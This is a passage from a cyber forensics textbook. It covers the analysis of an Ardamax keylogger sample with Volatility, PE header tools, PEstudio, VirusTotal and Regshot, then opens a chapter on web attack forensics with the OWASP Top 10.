0x000000013fadbb30 conhost.exe         792    408 0x000000002a4f3000 2018-12-03 10:04:45 UTC+0000
0x000000013fb64060 GoogleCrashHan     3964   3548 0x0000000095ccc000 2018-12-03 06:37:50 UTC+0000
0x000000013fbd4b30 vmtoolsd.exe        476   2372 0x000000010342e000 2018-11-29 05:16:19 UTC+0000
0x000000013fbe86f0 notepad++.exe      1320   2372 0x00000000b6800000 2018-12-03 09:28:32 UTC+0000   2018-12-03 09:29:11 UTC+0000
0x000000013fc2b100 chrome.exe         4688   3428 0x000000006f658000 2018-12-03 10:13:20 UTC+0000
0x000000013fc651b0 FTK Imager.exe     3132   2404 0x000000004544c000 2018-12-03 07:47:31 UTC+0000
0x000000013fc99060 chrome.exe         3908   3428 0x00000000112af000 2018-12-03 06:49:49 UTC+0000
0x000000013fce9270 cmd.exe            3240   2372 0x000000010b382000 2018-12-03 08:59:08 UTC+0000
```

Figure 9-20. *List of all running processes on the system*

7. Type the command as shown below to enumerate processes. This command can find terminated processes as well as hidden processes.

   ```
   volatility-2.4.standalone.exe -f memdump.mem --profile=
   Win7SP1x64 modscan
   ```

Figure 9-21 shows the memory map, including virtual as well as physical address of the particular executable, as well as any code obfuscation and embedded string from the starting memory address to the end address.

```
Base                             Size          LoadCount Path
------------------ ------------------ ------------------ ----
0x0000000000400000            0xdf000             0xffff C:\Windows\SysWOW64\28463\DPBJ.exe
0x0000000076ce0000           0x1a9000             0xffff C:\Windows\SYSTEM32\ntdll.dll
0x0000000074730000            0x3f000                0x3 C:\Windows\SYSTEM32\wow64.dll
0x00000000746d0000            0x5c000                0x1 C:\Windows\SYSTEM32\wow64win.dll
0x00000000746c0000             0x8000                0x1 C:\Windows\SYSTEM32\wow64cpu.dll

C:\Users\SKY\Desktop>
```

Figure 9-21. *Memory map of the system*

Properties of the Malicious Executable

After identifying the process through Volatility, Figure 9-22 shows its properties. We can use these to see whether a particular .exe file can be trusted or not.





Figure 9-22. *Properties of the malicious executable file*

Right-click on the file and select properties; it will display all the relevant information about the selected file. The detail shows that the exe has an unknown publisher with no copyrights. Most malware are distributed by hiding them within executable programs or applications. That is why computing devices only allow applications or programs with trusted publishers to be installed on the system. The computer blocks installation of any application with an unknown publisher by default. So, analyzing the properties of any exe file is also an important and crucial part of the malware analysis process.

Header Information

Headers contain information about a file. Every file has a file header/footer that contains information on the format of the content stored in the file. It could either form a part of the file or stored as a separate file. Files of a particular type can be searched for using the information stored in the file header alone. Such information can be easily obtained by opening files using a hex editor such as HexEdit. Such tools allow users to see and edit the raw and exact contents stored in a file. A file signature analysis makes use of a more extensive list of such file signatures to detect file tampering. Header information and file signature analysis are shown in Figure 9-23.



HEADERS INFO

Address of Entry Point: 004032EE   Real Image Checksum: 000CB890h

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0004h	
Time Date Stamp	49AE9031h	04/03/2009 14:29:05
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0103h	
Magic	010Bh	PE32
Linker Version	0009h	9.0
Size of Code	00002600h	
Size of Initialized Data	00002200h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	004032EEh	
Base of Code	00001000h	
Base of Data	00004000h	
Image Base	00400000h	

Figure 9-23. *File properties*

The next step is to check for the file header, which shows whether a particular file is an exe or not. This is done by checking the existence and validity of the PE headers. Additionally, checking the leading 2 bytes ("MZ" for PE files) will return true for DLLs as well.

For that, **PEexplorer** has been used in the process to identify the correct header (see Figure 9-24). The info from the snap shows that it is PE32 type, which means it is a portable executable, and it also includes other information about the executable such as created, modified, and accessed timestamps with MD5 and SHA-1 values. Hashes can be used to gather further information about the executable by uploading it in VirusTotal; it will give us the confirmation if the particular exe is malicious or not, which has been shown in the next section.

Property	Value
File Name	C:\Users\rex\Desktop\theZoo-master\theZoo-master\malwares\Bina...
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 6.0
File Size	783.91 KB (802724 bytes)
PE Size	14.50 KB (14848 bytes)
Created	Tuesday 04 December 2018, 16.42.30
Modified	Thursday 06 June 2013, 18.52.31
Accessed	Tuesday 04 December 2018, 16.42.30
MD5	E33AF9E602CBB7AC3634C2608150DD18
SHA-1	8F6EC9BC137822BC1DDF439C35FEDC3B847CE3FE

Property	Value
Empty	No additional info available

Figure 9-24. *Header Information*

DLL Information

This section shows the .dll files that have been accessed by the exe (Figure 9-25). DLL is a dynamic link library file format: these files were created so that multiple programs could use their information simultaneously, aiding memory conservation. It additionally permits the user to edit the coding of multiple applications at once, without changing the applications themselves. The file format for .EXE files are similar to .DLL files, and both of these file formats contain code, data, and resources. DLL plays a very important role when an exe executes in the Windows system as these files are called during the execution of the exe. DLLs are additional files required to be referenced by the malware for further actions.

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
MSVCRT.dll	24	000044DC	00000000	00000000	000045C0	00004040
KERNEL32.dll	15	0000449C	00000000	00000000	0000478E	00004000
USER32.dll	1	00004540	00000000	00000000	000047AA	000040A4

***Figure 9-25.** Dynamic Link Library(DLL) information*

Indicators

PE studio is the tool used here to gather more information. You can download this tool from https://www.winitor.com/get.html. To analyze a file, we can simply drag and drop the file on PE studio tool or we can select File ➤ Open file and select the suspicious file that we want to analyze.

Figure 9-26 describes the potential intent of the particular malicious executable.





***Figure 9-26.** Indicators*

A VirusTotal result is shown as per the behavior analysis of the executables. In Figure 9-26, in the indicators section, we can see that the file contains another file within it, and it imports blacklisted functions.

VirusTotal Result

As explained, VirusTotal is a popular online tool used to analyze suspicious files or URLs and check for malware. Visit `www.virustotal.com` to use this utility. Now let us upload our malicious file on the VirusTotal website and check if it is malicious (Figure 9-27).



Ad-Aware	Dropped:Application.Keylogger.Ardam...	AhnLab-V3	Trojan/Win32.Ardamax.R1645
Antiy-AVL	Trojan[Spy]/Win32.Ardamax	Avira	TR/Spy.Ardamax.ckp
AVware	Monitoring-Tool.Win32.Ardamax (v)	CAT-QuickHeal	Trojan.Mauvaise.SL1
CMC	Trojan-Spy.Win32.Ardamax!O	CrowdStrike Falcon	malicious_confidence_100% (W)
Cybereason	malicious.602cbb	Cylance	Unsafe
Emsisoft	Dropped:Application.Keylogger.Ardam... (B)	Endgame	malicious (high confidence)
eScan	Dropped:Application.Keylogger.Ardam...	F-Secure	Trojan:W32/Agent.DRJW
Fortinet	Riskware/Ardamax	K7AntiVirus	Spyware (0013518e1)
K7GW	Spyware (0013518e1)	Malwarebytes	PUP.Optional.ArdamaxKeyLogger
MAX	malware (ai score=100)	Palo Alto Networks	generic.ml
Panda	Application/Ardamax	Qihoo-360	HEUR/Malware.QVM07.Gen
SentinelOne	static engine - malicious	Sophos AV	Ardamax Installer (PUA)
Sophos ML	heuristic	SUPERAntiSpyware	PUP.ArdamaxKeyLogger/Variant
Symantec	SMG.Heur!gen	Tencent	Win32.Trojan-spy.Ardamax.Ahoc
TheHacker	Trojan/Spy.Ardamax.t	TotalDefense	Win32/Ardamax!generic
VIPRE	Monitoring-Tool.Win32.Ardamax (v)	ViRobot	Trojan.Win32.Ardamax.678912
Webroot	System.Monitor.Ardamax.Keylogge	Yandex	TrojanSpy.Ardamax!T4hhUD/DQis

Figure 9-27. *VirusTotal*

As shown in Figure 9-27, there are various companies providing antivirus software that are listing our file as a malware file (trojan).

Dynamic Analysis

For dynamic analysis, we'll:

1. Execute the malicious executable.
2. Take registry shot by Regshot before and after the execution of the executable.
3. Compare the two-registry shots by the same tool.

Registry Changes

The dynamic analysis starts with taking the registry shot using Regshot in which the registry shots of the exe before and after execution is taken and the files are compared (Figure 9-28). It provides the exact location of the exe file that has made entries in the system. Here we can see `DPBJ.002.tmp` and `DPBJ.009.tmp` is added at the location `C:\Windows\Syswow64\28463`.

```
----------------------------------
Files added: 32
----------------------------------
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_02.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_03.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_04.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_06.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_07.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_08.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_09.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_10.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_11.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_12.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_13.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_15.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_16.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_17.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_18.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_19.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_20.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_21.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_23.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_24.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_25.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_26.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_27.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_28.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_30.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_31.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_32.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_34.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_35.jpg
C:\windows\SysWOW64\28463\Dec_04_2018___12_23_36.jpg
C:\windows\SysWOW64\28463\DPBJ.002.tmp
C:\windows\SysWOW64\28463\DPBJ.009.tmp

----------------------------------
Files [attributes?] modified: 7
----------------------------------
C:\windows\Prefetch\DPBJ.EXE-626A99AE.pf
C:\windows\Prefetch\SVCHOST.EXE-93CEEE07.pf
C:\windows\SysWOW64\28463\AKV.exe
C:\windows\SysWOW64\28463\DPBJ.001
C:\windows\SysWOW64\28463\DPBJ.009
C:\windows\SysWOW64\28463\key.bin

----------------------------------
Total changes: 299
----------------------------------
```

Figure 9-28. *Path of the suspect file*

Current Process on Explorer

Now that the exe has been executed, it is again cross-verified that it is running. For this, multiple tools can be used such as Procmon, Process Explorer, Process Hacker, etc. Figure 9-29 shows the Process Hacker output stating that the exe is running a process in the name of `DPBJ.exe`.




Figure 9-29. *Suspicious process is running on the system*

Files Deleted and Created After Execution

Let's go back to the VirusTotal results of the uploaded malicious file. Go to the Behavior section and you will find Files Written, Files Deleted, and Registry Actions when the malware was executed (Figure 9-30).




Figure 9-30. *Written and Deleted Files in the registry*

Network Outbound Connection

Go to the Relations section on the VirusTotal website, and you will find graphical representation of all the outbound connections.

File System Actions

Since it has been detected as a trojan horse malware as shown by VirusTotal results in the above section, it must have an external IP address of a Command and Control (C&C)

server to which it communicates after collecting the data so that it can send the data. Figure 9-31 shows the results of VirusTotal in Network Communication section which shows the traces of the IP address and the Yahoo mail to which it will communicate in the future.




Figure 9-31. *File System Actions*

Case Study: Ransomware

Ransomware attacks have been topping in the 2018 headlines for malware-based attacks. Time to move over Ransomwares, so this year, 2019, Cryptojacking is going to be the hacker's attack choice for generating revenue.

Cyrptojacking involves victimization of someone else's computing power to generate bitcoins or tokens. This involves compromising the victim's system and loading a little cryptojacking script/program onto the victim's system. These programs get triggered once the CPU/memory usage is of a smaller amount in order to avoid detection. They get triggered throughout the idle time. This results in the attacker using the victim's IT resources as well as the internet bandwidth for generating bitcoins not getting detected easily.

Though the target for such attackers are servers of large corporations, they have also been known to infect even individual user's systems.

In this case the risk of being found and identified is much less than in the case of ransomwares. This cryptomining code can go undiscovered for a very long time.

Summary

In this chapter, we covered the following:

- Malware is a term coined by merging two words: malicious and software, which is used to define a broad range of software that disrupt computer services, steal data, or compromise user safety.
- Malware are software designed for malicious purposes and deliberately cause harm to its target.
- We can classify malware as trojans, bots, exploits, viruses, worms, spyware, ransomwares, rootkits, and adware.
- Malware analysis is the process of understanding how the malware functions, determining the purpose of a given malware sample, how to identify any malware on a system, and how to eliminate that malware.
- Static analysis involves analyzing the malware without executing it.
- Dynamic analysis involves running the malware and studying its behavior.
- Behavioral Analysis is the method of observing the malware's behavior upon triggering it. All the details such as how the system

files are modified, resource consumption, and other parameters are observed by a forensic investigator.

- RAM is a very useful part of the system that gives us an insight of all the data that is used by software that are being operational at the point of time the system was live and running. Memory Forensics, used by imaging the RAM of the system, can be used for malware forensics.
- Various tools available for malware analysis are Cuckoo Sandbox, Yara Rules/Analyzer, REmnux, VirusTotal, Google Rapid Response, Radare, etc.
- Analyzing malicious scripts requires proper preparation and analysis; so cyber forensic experts need to follow the standard procedures.

References

https://usa.kaspersky.com/resource-center/threats/malware-classifications
https://www.forensicswiki.org/wiki/Malware_analysis
https://remnux.org/
https://www.first.org/global/sigs/malware/resources/
https://www.forcepoint.com/cyber-edu/sandbox-security
http://airccse.org/journal/nsa/6114nsa01.pdf

CHAPTER 10

Web Attack Forensics

The internet is a place full of threats for any organization or just ordinary users. Hackers find loopholes in the security of applications, attack their target, and create havoc. Major hack attacks that get covered in the news are usually web-based attacks, which are targeted at big multinational corporations. Hackers target multinational corporations either for its databases or for ransom, which they demand to not cripple their network and resources. With increasing forensic challenges, web attack forensics remains a big part of cybercrime.

In web attack forensics, multiple forensic disciplines are implemented, which we will cover in this chapter. First, let's look at the OWASP's top 10 risks to web applications.

OWASP Top 10

The Open Web Application Security Project, better known as OWASP, is a worldwide nonprofit organization that works on improving software security and promotes awareness about threats of cyberspace.

OWASP's mission is to educate individuals, organizations, and institutions about improving software security. All of OWASP's material is free and open source, and all of its events are free to attend. OWASP has chapters in many cities around the world where experts come together to discuss software security issues.

OWASP runs multiple projects, one of which is the OWASP's Top 10, which is a regularly updated report that represents a broad consensus about the most critical security risks to web applications. This report is put together by security experts from all over the world. Let's look at Table 10-1 now.

N. Reddy, *Practical Cyber Forensics*, https://doi.org/10.1007/978-1-4842-4460-9_10

Table 10-1. *OWASP Top 10 Risks*

	Vulnerability	Description
A1	Injection	When the user is able to input untrusted data tricking the application or system to execute unintended commands.
A2	Broken Authentication	When the application mismanages session-related information in such a way that the user's identity gets compromised. The information can be in the form of secret keys, passwords, session cookies, etc.
A3	Sensitive data exposure	If data is not handled securely by the application, an attacker can sniff or modify the sensitive data.
A4	XML External Entities (XXE)	If an application enables its users to upload malicious XML, it is vulnerable to XXE attacks, which can further exploit the vulnerable code and dependencies.
A5	Broken Access control	Access control is how web apps let different users access different data, contents, or functions. When a user is able to access unauthorized resources, broken access control occurs.
A6	Security misconfigurations	Security misconfigurations are default passwords, weak passwords, default scripts stored on the servers, default error messages, default directories, etc. Most of the security requirements get missed, and vulnerabilities are left unchecked unless they are identified by experts or hackers.
A7	Cross Site Scripting (XSS)	When an attacker is able to add malicious code into a web page. The scripts inserted by the attackers get executed in the browser and can be used to steal users' data, deface websites etc.
A8	Insecure Deserialization	Data is often serialized before storing and transmitting so that it can be later restored to the data's original structure. Deserialization data can be modified to include malicious code.
A9	Using Components with known vulnerabilities	Using Components with known vulnerabilities may lead to security breaches or server takeover. The components can be coding frameworks, vulnerable functions, libraries, network frameworks, etc.
A10	Insufficient logging and monitoring	To ensure the malicious intent of the attackers gets noticed before any severe damage is done, it is essential to log all the activity and monitor it for any suspicious behavior.

Web Attack Tests

There are a few security tests that can detect and assist to prevent security attacks on web applications. These tests are the following:

- **Static Analysis –** In this analysis approach, a set of predetermined features are used to determine that malicious code exists in a particular web page. This approach requires a low-processing overhead.
- **Dynamic Analysis –** This style of approach uses a controlled sandbox environment to execute a set or all possible execution paths for the detection of malicious code. This approach, however, requires more resources to execute in comparison to static analysis.
- **Hybrid Analysis –** This analysis approach uses protocols from both Static and Dynamic analysis. Static Analysis is used as a first line of examination followed by dynamic analysis of web pages, which requires additional processing for detection of malicious code. The Hybrid Approach can assure a better detection rate.

